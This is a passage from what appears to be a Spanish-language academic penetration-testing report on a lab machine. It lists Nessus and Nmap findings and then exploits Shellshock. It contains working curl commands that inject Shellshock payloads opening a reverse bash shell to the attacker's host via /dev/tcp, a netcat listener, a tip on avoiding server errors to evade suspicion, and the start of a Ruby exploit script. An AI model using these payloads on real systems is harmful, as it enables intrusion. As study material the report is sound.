

Imagen 2.5. Interfaz web ofrecida por Nessus.

2.3. Análisis de vulnerabilidades

2.3.1. Listado y evaluación de servicios

Con una ejecución básica de las herramientas Nmap y Nessus sobre la dirección IP del sistema vulnerable, podemos detectar la existencia de dos puertos abiertos que ofrecen un servicio SSH y otro servicio HTTP (aplicación web):

Puerto	Servicio	Versión
22 / TCP	SSH	OpenSSH 7.2 (protocol 2.0)
80 / TCP	HTTP	Apache httpd 2.2.21 ((Unix) DAV/2)

El sistema operativo detectado por Nmap corresponde a una versión kernel de Linux derivada de alguna versión entre: Linux 3.2 - 4.9. Por otro lado, la herramienta Nessus enumera cuatro posibles versiones de Linux: Linux Kernel 3.10, Linux Kernel 3.13, Linux Kernel 4.2 y Linux Kernel 4.8.

Para verificar la existencia de dichos servicios podemos realizar una petición de conexión SSH con una terminal de comandos, y utilizar un navegador web desde nuestro sistema Kali Linux sobre la dirección IP de la máquina vulnerable.

2.3.2. Identificación y documentación de vulnerabilidades

A continuación vamos a listar las vulnerabilidades de riesgo medio, alto y crítico, detectadas por la herramienta Nessus junto a las respectivas configuraciones utilizadas. También se comenta la lógica sobre las decisiones tomadas a la hora de preparar estas configuraciones, en base a los servicios y versiones detectados anteriormente.

- Escáner básico, Nessus:

Vulnerabilidad	11213 - HTTP TRACE / TRACK Methods Allowed		
Resumen	Las funciones de depuración están habilitadas en el servidor web remoto.		
Descripción	El servidor web remoto admite los métodos TRACE / TRACK, métodos HTTP que se utilizan para depurar conexiones de servidores web.		
Riesgo	Medio	CVSS v3.0	5.3
CVE	CVE-2003-1567 CVE-2004-2320 CVE-2010-0386		

- Escáner del servidor web potencialmente vulnerable a Shellshock, Nessus y Nmap:

La búsqueda en Internet sobre el servidor web utilizado en el sistema vulnerable, nos lleva a localizar una cantidad de vulnerabilidades bastante superior a la indicada por el escáner básico de Nessus, y, además, una referencia a una vulnerabilidad denominada Shellshock [19, 22]. Es por ello, que es necesario preparar otros dos tipos de escáneres específicos, enfocados a servidores web y potenciales entornos vulnerables a Shellshock.

Al igual que en el escáner básico realizado anteriormente, se ha detectado de nuevo la vulnerabilidad: 11213 - HTTP TRACE / TRACK Methods Allowed. A continuación se listan las nuevas vulnerabilidades detectadas.

Vulnerabilidad	85582 - Web Application Potentially Vulnerable to Clickjacking		
Resumen	El servidor web remoto puede fallar al intentar mitigar una clase de vulnerabilidad perteneciente a aplicaciones web.		
Descripción	El servidor web remoto no establece un encabezado de respuesta X-Frame-Option o un encabezado de respuesta de 'frameancestors' de Content-Security-Policy. Esto puede potencialmente exponer el sitio web a un ataque de clickjacking lo que puede suponer que el usuario realice transacciones fraudulentas o maliciosas.		
Riesgo	Medio	CVSS2	4.3
XREF	CWE:693		

Vulnerabilidad	77829 - GNU Bash Environment Variable Handling Code Injection (Shellshock)		
Resumen	El servidor web remoto está afectado por una vulnerabilidad que permite la ejecución remota de código.		
Descripción	El servidor web está afectado por una vulnerabilidad que permite la inyección de comandos GNU Bash conocida como Shellshock. La vulnerabilidad se debe al procesamiento de cadenas finales después de la definición de funciones en los valores de las variables de entorno. Esto permite a un atacante remoto ejecutar código arbitrario a través de la manipulación de variables de entorno dependiendo de la configuración del sistema.		
Riesgo	Crítico	CVSS v3.0	9.8
CVE	CVE-2014-6271		

Vulnerabilidad	82581 - GNU Bash Incomplete Fix Remote Code Injection (Shellshock)		
Resumen	El servidor web remoto está afectado por una vulnerabilidad que permite la ejecución remota de código.		
Descripción	El servidor web está afectado por una vulnerabilidad que permite la inyección de comandos GNU Bash conocida como Shellshock. La vulnerabilidad se debe al procesamiento de cadenas finales después de la definición de funciones en los valores de las variables de entorno. Esto permite a un atacante remoto ejecutar código arbitrario a través de la manipulación de variables de entorno dependiendo de la configuración del sistema. Esta vulnerabilidad existe debido a que el parche preparado para la vulnerabilidad anterior (CVE-2014-6271) se encontraba incompleto.		
Riesgo	Crítico	CVSS v3.0	9.8
CVE	CVE-2014-6278		

Como hemos mencionado anteriormente, la herramienta Nmap dispone de un motor denominado NSE que permite la ejecución de scripts para complementar la identificación de servicios y vulnerabilidades. Para la vulnerabilidad Shellshock existe un script específico denominado “http-shellshock” [24] el cual puede ser ejecutado para verificar la existencia de dicha vulnerabilidad.

- Escáner con modo *paranoia*, Nessus:

Hemos encontrado una vulnerabilidad crítica y documentada sobre el servidor web que nos va a permitir acceder de forma remota al sistema en la etapa de explotación. Sin embargo, podemos comprobar que no se han detectado tantas vulnerabilidades como se esperaba sobre el servidor web, y que Nessus no ha detectado ninguna de las vulnerabilidades existentes respecto al servicio OpenSSH v7.2 [20].

En ocasiones Nessus no es capaz de determinar sobre sistemas remotos si existe de forma precisa una vulnerabilidad [25, 26]. Si el modo *paranoia* no está habilitado en la realización de los escáneres, en caso de tener incertidumbre a la hora de decidir si existe una vulnerabilidad, Nessus no la incluirá en el informe. Por otro lado, si el modo *paranoia* está habilitado, se informará acerca de estas potenciales vulnerabilidades aunque estas puedan llegar a suponer falsas alarmas.

Para la obtención de las siguientes vulnerabilidades, potencialmente existentes y no verificadas, realizamos un nuevo escáner habilitando el modo *paranoia*. A continuación se listan aquellas vulnerabilidades de riesgo Alto, mientras que las vulnerabilidades de riesgo medio serán incluidas en los Anexos del presente trabajo.

Vulnerabilidad	34460 - Unsupported Web Server Detection		
Resumen	El servidor web remoto está obsoleto y no dispone de soporte.		
Descripción	Acorde la versión, el servidor web remoto está obsoleto y su proveedor ya no realiza tareas de mantenimiento. La falta de soporte implica que el proveedor no lanzará nuevos parches de seguridad para el producto. Como resultado, puede contener vulnerabilidades de seguridad.		
Riesgo	Alto	CVSS v3.0	10

Vulnerabilidad	77531 - Apache 2.2.x < 2.2.28 Multiple Vulnerabilities		
Resumen	El servidor web remoto está afectado por múltiples vulnerabilidades.		
Descripción	El servidor Apache es anterior a la versión 2.2.28, por lo tanto, se puede ver afectado por las siguientes vulnerabilidades: - Existen un error en el módulo “mod_headers” que permite a un atacante remoto inyectar cabeceras arbitrarias (CVE-2013-5704). - Existe un error en el módulo “mod_deflate” que permite a un atacante remoto crear una solicitud diseñada para causar una denegación de servicio agotando la memoria y recursos CPU (CVE-2014-0118). - El módulo “mod_status” tiene una vulnerabilidad de condición de carrera, que puede permitir a un atacante remoto causar una denegación de servicio, ejecutar código arbitrario u obtener información confidencial de credenciales (CVE-2014-0226). - El módulo “mod_cgid” carece de mecanismos de tiempos de espera, lo que puede permitir a un atacante causar una denegación de servicios (CVE-2014-0231).		
Riesgo	Alto	CVSS v3.0	7.3
CVE	CVE-2013-5704 CVE-2014-0118 CVE-2014-0226 CVE-2014-0231		

Vulnerabilidad	100995 - Apache 2.2.x < 2.2.33-dev Multiple Vulnerabilities 101787 - Apache 2.2.x < 2.2.34 Multiple Vulnerabilities
Resumen	El servidor web remoto está afectado por múltiples vulnerabilidades.
Descripción	El servidor Apache es anterior a la versión 2.2.33-dev, por lo tanto, se puede ver afectado por las siguientes vulnerabilidades:

	- Existe una vulnerabilidad de omisión de autenticación debido a un módulo de terceras partes que utilizan la función *ap_get_basic_auth_pw()*. Un atacante remoto no autenticado puede explotarla para evitar los requisitos de autenticación (CVE-2017-3167). - Existe un Null pointer error en el módulo de terceras partes *ap_hook_process_connection()*. Un atacante remoto no autenticado puede explotarlo para causar una denegación de servicio (CVE-2017-3169). - Existe un error en la función *ap_find_token()* debido a un manejo incorrecto de las secuencias de encabezado. Un atacante remoto puede explotarlo para causar una denegación de servicio (CVE-2017-7668). - Existe un error en el módulo "mod_mime" debido al manejo inadecuado del encabezado Content-Type. Un atacante remoto puede explotarlo para causar una denegación de servicio (CVE-2017-7679). - Existe una vulnerabilidad de denegación de servicio en httpd en el módulo "mod_auth_digest". Un atacante remoto no autenticado puede explotarlo proporcionando una clave inicial sin valor, además de poder revelar información confidencial (CVE-2017-9788).		
Riesgo	Alto	CVSS v3.0	9.8
CVE	CVE-2017-3167 CVE-2017-3169 CVE-2017-7668 CVE-2017-7679 CVE-2017-9788		

Vulnerabilidad	93194 - OpenSSH < 7.3 Multiple Vulnerabilities
Resumen	El servidor SSH está afectado por múltiples vulnerabilidades.
Descripción	El servidor SSH es anterior a la versión 7.3, por lo tanto, se puede ver afectado por las siguientes vulnerabilidades: - Existe una vulnerabilidad de escalada de privilegios cuando la función *UseLogin* está habilitada y *PAM* está configurado para leer ficheros ".pam_enviroment" desde directorios *home* (CVE-2015-8325). - Existen un error en las solicitudes de autenticación donde la introducción de contraseñas largas con usuarios no válidos tiene un tiempo de espera más corto que con contraseñas largas y usuarios válidos. Esto permite un ataque destinado a enumerar y obtener los nombres de usuarios válidos (CVE-2016-6210).

	- Existe una vulnerabilidad en la función *auth_password()* de *auth-passwd.c*, debido a un error al limitar las longitudes de contraseñas. Un atacante remoto no autenticado puede explotarla para consumir CPU y realizar un ataque de denegación de servicios (CVE-2016-6515). - Existe un error de funcionamiento en el orden de verificación MAC a la hora de verificar dicha dirección MAC antes de descifrar cualquier texto cifrado. Un atacante remoto no autenticado puede realizar un ataque de tiempo para revelar información confidencial.		
Riesgo	Alto	CVSS v3.0	7.8
CVE	CVE-2015-8325 CVE-2016-6210 CVE-2016-6515		

Vulnerabilidad	96151 - OpenSSH < 7.4 Multiple Vulnerabilities
Resumen	El servidor SSH está afectado por múltiples vulnerabilidades.
Descripción	El servidor SSH es anterior a la versión 7.4, por lo tanto, se puede ver afectado por las siguientes vulnerabilidades: - Un atacante local puede explotar un error en el agente ssh a la hora de cargar el módulo PKCS#11 de rutas no confiables. Si el atacante tiene control sobre el socket del “forwarded agent” (socket reenviado) y el permiso de escribir en el sistema host que ejecuta el agente ssh, puede llegar a ejecutar código arbitrario (CVE-2016-10009). - Existe un error en sshd debido al reenvío de sockets reenviados con privilegios “root” cuando la separación de privilegios está deshabilitada. Un atacante local puede explotar esta vulnerabilidad para obtener privilegios elevados (CVE-2016-10010). - Existe una vulnerabilidad en la función *realloc()* de *sshd* que puede ser explotada por un atacante local para obtener información sensible (CVE-2016-10011). - Existe un error en el administrador de memoria compartida de *sshd* utilizado en la fase de pre-autenticación, que puede ser explotado por un atacante local para obtener privilegios elevados (CVE-2016-10012). - Existe una vulnerabilidad de denegación de servicios en *sshd* al utilizar mensajes *KEXINIT*, que puede ser explotada por un usuario no autenticado. - Existe un error en *sshd* debido a una validación incorrecta de los

	rangos de direcciones utilizados por las directivas *AllowUser* y *DenyUsers*, que puede ser utilizado por un atacante local para obtener acceso a áreas que le son restringidas.		
Riesgo	Alto	CVSS v3.0	7.3
CVE	CVE-2016-10009 CVE-2016-10010 CVE-2016-10011 CVE-2016-10012		

2.3.3. Shellshock

La vulnerabilidad Shellshock es conocida desde septiembre de 2014, está ampliamente documentada y dispone de módulos en Metasploit capaces de explotarla para obtener acceso a los servidores remotos vulnerables [21, 23]. Es un bug que existe en Bash (GNU Bourne Again Shell), el lenguaje de comandos existente de Unix sobre el cual los usuarios ejecutan instrucciones que son interpretadas para ejecutar acciones internas en el sistema.

La vulnerabilidad del bug de Bash en el servidor web Apache del sistema vulnerable se puede explotar debido a la existencia de dos funcionalidades, la primera es que los comandos Bash también se pueden leer y ejecutar desde scripts, archivos que contienen los comandos de consola necesarios; y el segundo es la existencia de la tecnología web denominada CGI.

Esta tecnología web denominada CGI se ejecuta en el lado del servidor y está destinada a procesar información entrante, para ejecutar comandos Bash y actualizar el contenido de la página web de forma dinámica. La información o conjunto de datos de entrada procede de la petición web de un cliente, el cual tiene la posibilidad de modificar las cabeceras de sus peticiones HTTP, para enviar líneas de instrucciones que serán interpretadas como comandos Bash por parte del servidor. De esta forma se está consiguiendo la inyección y ejecución de código arbitrario.

Cabe destacar que, este bug de Bash no existe sólamente junto a los casos en los que se utiliza la tecnología web CGI, también se han detectado vulnerabilidades con servicios como OpenSSH, servicios DHCP o servicios de correo.

Capítulo 3: Explotación de vulnerabilidades

Hemos finalizado el capítulo destinado a la detección y análisis de vulnerabilidades, y nos encontramos en la etapa donde entidades no autorizadas se pueden aprovechar, o explotar, posibles vulnerabilidades que afecten un sistema o software, para provocar un comportamiento no deseado y obtener beneficio propio.

Esta explotación de vulnerabilidades de un sistema o software, puede llegar a provocar la obtención de información confidencial, el acceso al sistema vulnerable, la denegación de servicios que ofrece el sistema u otros comportamientos no deseados; así como la realización en conjunto de varias de estas acciones.

3.1. Explotación de la vulnerabilidad Shellshock

Nos encontramos ante un servicio web ofrecido por un servidor Apache en el sistema remoto, sobre el cual hemos detectado la existencia de la vulnerabilidad Shellshock. Lo primero que debemos hacer es estudiar la vulnerabilidad desde el punto de vista de la explotación, donde se debe determinar cuál es el conjunto de acciones conocido como vector de ataque, que nos va a permitir aprovecharnos de esta vulnerabilidad para acceder al sistema remoto que aloja el servidor web.

3.1.1. Análisis del servicio web vulnerable

Para conseguir explotar el servicio web vulnerable empezamos por analizar cómo es la comunicación por defecto entre el cliente (nosotros) y el servidor (sistema con servidor Apache), y cómo podemos modificarla para inyectar posibles acciones que se aprovechen de la vulnerabilidad Bash de Shellshock.

El análisis de la vulnerabilidad realizada anteriormente con la herramienta Nessus, nos ha señalado la URL concreta que contiene el archivo CGI vulnerable. En nuestro caso se trata de la dirección: `http://192.168.100.5/cgi-bin/vuln.cgi`

Imagen 3.1. URL concreta del archivo CGI vulnerable en el servidor web.

La vulnerabilidad Shellshock (CVE-2014-6271) es posible de explotar inyectando en ciertas cabeceras de las peticiones web el conjunto de caracteres `() { :;};` . Los cuales corresponden a una regla específica del procesador de comandos Bash destinada a la declaración de funciones, y, sobre la cual, existe la vulnerabilidad que nos permite insertar de manera encadenada caracteres adicionales que serán interpretados como comandos Bash dentro del sistema vulnerable [27, 28].

Las cabeceras web que nos permiten realizar dicha explotación son aquellas que contienen un conjunto de datos procedentes del cliente, y que son interpretadas por el servidor web para generar el envío de una respuesta adecuada. Como vamos a ver a continuación, la cabecera web *User-Agent* es utilizada por el cliente para enviar información al servidor web respecto al sistema operativo o navegador web utilizado.

El uso de la herramienta Wireshark [31] para capturar el tráfico generado en la petición web que realizamos por defecto como clientes, nos ayuda a determinar cómo y dónde es posible realizar la inserción de los caracteres especiales que nos van a permitir inyectar el conjunto de caracteres que actúan como comandos Bash.

Sobre el protocolo HTTP, destinado a la transmisión de información entre los clientes y los servidores web, se realiza una petición GET dirigida al recurso web `/cgi-bin/vuln.cgi` que pertenece al host `192.168.100.5`, información ya conocida para nosotros. Sin embargo, observar el uso de la cabecera *User-Agent* nos va a ayudar a entender mejor cómo se va a realizar la explotación de esta vulnerabilidad, pues sobre ella vamos a inyectar las instrucciones Bash que se ejecutan remotamente en el servidor.



Imagen 3.2. Captura de la petición GET enviada al servidor web vulnerable.

3.1.2. Explotación y acceso al sistema remoto

Para comprobar que es posible realizar la inyección de comandos Bash y la explotación de la vulnerabilidad Shellshock vamos a utilizar dos herramientas. La primera es Client URL (curl) [29], una herramienta que nos permite comunicarnos con el servidor web usando protocolos de cliente-servidor, como es el caso del protocolo web HTTP. Esta herramienta nos permite configurar fácilmente la cabecera *User-Agent* deseada utilizando la orden de entrada `-A` o `--user-agent`, junto a la dirección web deseada sobre la cual se va a realizar la petición.

La segunda herramienta utilizada es Netcat (nc) [30], una herramienta que trabaja a nivel de red y nos permite comunicar máquinas a través de conexiones TCP o UDP. La vamos a utilizar en esta primera fase para dejar en nuestra máquina atacante un puerto destinado a escuchar y recibir conexiones entrantes, para después inyectar sobre la cabecera web vulnerable, un comando destinado a abrir una conexión TCP desde el sistema vulnerable dirigida hacia nuestra propia máquina. Este tipo de establecimiento de conexión se conoce también como *reverse_tcp*.

Abrimos dos terminales en nuestro sistema Kali Linux, sobre una de ellas utilizamos la orden de Netcat `nc -lvp 8888` destinada a mantenerse en escucha sobre posibles conexiones entrantes (`-l`), en un puerto a nuestra elección (`-p 8888`) e imprimiendo la información acerca del estado de las conexiones (`-v`).

En la otra terminal vamos a utilizar la herramienta curl para inyectar el comando `/bin/bash -c /bin/bash -i >& /dev/tcp/192.168.100.4/8888 0>&1` destinado a ejecutar un comando bash (`/bin/bash -c`), que abrirá una shell interactiva en el sistema (`/bin/bash -i`), con una conexión TCP dirigida a nuestra máquina atacante desde la máquina remota vulnerable (`/dev/tcp/192.168.100.4/8888`). Sobre la cual se han redirigido la entrada y salida de comandos, para hacer posible el envío de instrucciones de comandos y lectura de respuestas (`>& 0>&1`):

```
curl -A '() { :;}; /bin/bash -c /bin/bash -i >& /dev/tcp/192.168.100.4/8888 0>&1' http://192.168.100.5/cgi-bin/vuln.cgi
```

```
curl -A '() { :;}; echo; /bin/bash -c /bin/bash -i >& /dev/tcp/192.168.100.4/8888 0>&1' http://192.168.100.5/cgi-bin/vuln.cgi
```



Imagen 3.3. Explotación de Shellshock para abrir una shell remota.

Ambas peticiones han inyectado correctamente las instrucciones Bash destinadas a realizar el establecimiento de una conexión inversa, tras la declaración de la función Bash vulnerable. Sin embargo, si comparamos la respuesta del servidor web en las imágenes 3.3 y 3.4, parece ser que el servidor lanza el error web `500 Internal Server Error` cuando únicamente se inyectan en el *User-Agent* comandos que no tienen como fin obtener el contenido del recurso web alojado.

En el sector de la seguridad es importante evitar, o tener conocimiento sobre si se puede evitar, el lanzamiento de errores en el lado de los sistemas vulnerable. Para reducir la posibilidad de levantar sospechas acerca de nuestra intrusión en el sistema, vamos a utilizar el comando `echo;` al principio de nuestra secuencia de órdenes, lo que provoca la respuesta `200 OK` por parte del servidor web.



Imagen 3.4. Explotación de Shellshock que provoca el error *500 Internal Server Error*.



Imagen 3.5. Explotación de Shellshock que no provoca error en el servidor web.

3.1.3. Automatización mediante script en Ruby

Ruby es un lenguaje de programación orientado a objetos lanzado oficialmente en 1995 por Yukihiro Matsumoto [32, 33]. Es el lenguaje principal de programación que utiliza el framework Metasploit en todas las clases internas que representan el núcleo de su funcionalidad, y también es usado para la definición de los diferentes módulos destinados a la ejecución de *exploits*.

Aunque el contenido del presente *script*, que contiene la ejecución automatizada de instrucciones para la obtención de una shell remota sobre el sistema vulnerable, va a diferir casi completamente respecto al posterior módulo desarrollado para Metasploit; se ha

elegido utilizar el presente lenguaje para empezar a familiarizarse con la declaración de objetos e implementación de funcionalidades. Para ello podemos utilizar documentación web y foros de programación destinados a la resolución de dudas.

La funcionalidad realizada por el siguiente fragmento de código se basa en los siguientes pasos:

1. Habilitar un hilo, o proceso ligero, en nuestra máquina atacante destinados a preparar un servidor TCP que acepte peticiones entrantes en el puerto 8888.
2. En caso de recibir una petición remota en dicho puerto, abrimos dos nuevos hilos destinados a la lectura y envío de órdenes a través de la conexión TCP.
3. Esta transmisión TCP de órdenes es lo que conocemos como shell remota.
4. Una vez está todo preparado debemos lanzar la petición HTTP con el protocolo GET, dirigida a la URL vulnerable.
5. Tal y como hemos comprobado previamente con la herramienta curl, modificamos la cabecera del *User-Agent* para inyectar el conjunto de instrucciones que lanzarán la conexión TCP desde la máquina vulnerable.
6. Finalmente esperamos a que dicha conexión inversa se establezca para obtener la deseada shell de comandos.

Código del archivo `exploit_ruby_tcp.rb` :

```
require 'socket'
require 'net/http'

# Configuramos un servidor TCP para abrir una shell remota
t = Thread.new do
  server = TCPServer.new 8888
  client = server.accept

  send = Thread.new do
    while (request = gets.chomp)
        client.write request + "\n"
        STDOUT.flush
    end
  end

  recieve = Thread.new do
    while (response = client.gets)
        puts response
